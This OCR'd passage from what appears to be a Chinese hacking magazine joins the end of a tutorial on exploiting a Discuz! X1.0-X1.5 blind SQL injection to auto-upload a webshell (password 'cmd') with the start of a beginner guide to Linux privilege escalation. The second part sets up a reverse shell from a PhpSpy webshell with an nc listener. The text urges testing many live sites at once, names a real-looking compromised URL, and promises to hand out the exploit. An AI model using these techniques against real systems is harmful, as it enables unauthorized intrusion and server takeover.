


图4

这个Exp很强大吧，以前的很多Exp都是得到管理员的用户名和密码（密码还不一定能破解出来），然后你需要进后台再找获得shell的方法，而这个Exp直接上传shell，还给出你shell上传后的地址，真是太人性化了=。=




图5

注意，用这个Exp获得的shell的连接密码为cmd。

用lanker一句话PHP后门客户端3.0连接www.xxxg.com.cn//data/avatar/c/e/cebdd792bb0c90861553069867c6986f.php，写上密码cmd，成功获得shell，如图5，看来还是台Linux服务器，提权不是本文要讲的东西，略过。

如果测试的网站不存在这个漏洞，会提示“I can NOT hack it.”，如图6。

你也可能遇到这样的情况：一个站存在这个漏洞，能猜my_sitekey，但猜的过程中Exp运行中断然后提示"Warning: fsockopen(): unable to connect to www.xxx.net:80 (由于连接方在一段时间后没有正确答复或连接的主机没有反应，连接尝试失败。"，如图7，这时候重新运行一遍Exp可能就能猜完了。如果提示“Table_pre is WRONG!”说明不是默认的表前缀，Exp会尝试破解表前缀，然后猜my_sitekey再上传shell，一切操作都是自动完成。

由于盲注比较慢比较费时间，你可以在猜这个网站的时候多开几个cmd窗口对其它的站进行尝试，如图8。




图6




图7




图8

经过我的实际测试，网上存在这个漏洞的网站还是很多的，Discuz! X1.0-X1.5网站目前存在这个漏洞的几率也比较高。

今天Discuz! X1.0-X1.5盲注漏洞就简单给大家介绍到这里，我会把本文用到的exp.php打包给大家，整篇稿子没什么技术含量，就是一个漏洞的利用过程，写给新手看的，大家莫笑。另外我写本文的目的仅出于兴趣爱好，叉子们不要用本文介绍的方法进行破坏，否则造成的任何后果与作者无关，我建议只测试能否拿shell，不修改，不破坏。

Linux下提权常用小命令

txcbg

有些新手朋友在拿到一个webshell后如果看到服务器是Linux或Unix操作系统的就直接放弃提权，认为Linux或Unix下的提权很难，不是我等小菜能做的，其实Linux下的提权并没有很多人想象的那么难，你真去尝试做了，也许你就会发现Linux下的提权并不难，尤其是一些简单的提权方法是很容易学会的。Linux下的提权我知道的比较简单的方法都是在命令行下完成的，很多新手叉子可能根本没接触过Linux下的一些常用命令，今天就给大家介绍一些Linux下提权过程中常用到的Linux命令，由于我也是刚学了几个Linux命令，介绍的不对或不全的还请大家多多指正和谅解。

对我等小菜来说，在Linux下的提权最简单也是最有效的方法就是通过本地溢出漏洞提权。找到合适的漏洞利用程序在命令行下运行一下就完成了提权。

由于 Linux下的提权大多是在命令行下进行的，因此要提权首先要得到一个执行命令的地方。我们最先得到的是一个webshell，比如PhpSpy 2008。尽管很多Webshell提供了在Linux下执行命令的功能，但往往只能执行一些不需要交互的命令，因此我们首先要得到一个可执行交互命令的窗口，用到的方法是反弹shell到本地。PhpSpy自带了这个功能，名为“Back Connect”，如图1。




图1

要想反弹回shell，你需要一台有公网IP的电脑（当然了，只有内网IP的电脑做了端口映射也可以），然后在你要反弹回来的电脑上首先用nc来监听要反弹回来的端口，如果要反弹回来的端口为12345，就执行nc -vv -l -p 12345来监听12345端口，如图2 。




图2

然后回到PhpSpy中的"Back Connec"，在“Your IP”后面自动识别除了你当前电脑的公网IP，如果要反弹到别的电脑上请输入要反弹电脑的IP，我这里要反弹到本机，就不需要修改了，“You Port”是你要反弹电脑上正在监听的端口，默认为12345，知道我上面为什么在本机监听12345端口了吧，就是在这里不需要修改“Your Port”了，当然，你也可以在本地监听123456端口，然后把“Your Port”也修改成对应的123456端口就行了。点“Start”按钮进行反弹，过一会儿本机的监听窗口看到类似如图3的信息就说明反弹成功了，得到了一个可执行交互命令的窗口。接下来执行命令的效果和在Ubuntu的终端中执行命令的效果几乎完全相同，所以我在Ubuntu 10.10的终端中执行常用的提权中用到的命令来给大家演示，如图4。




图3

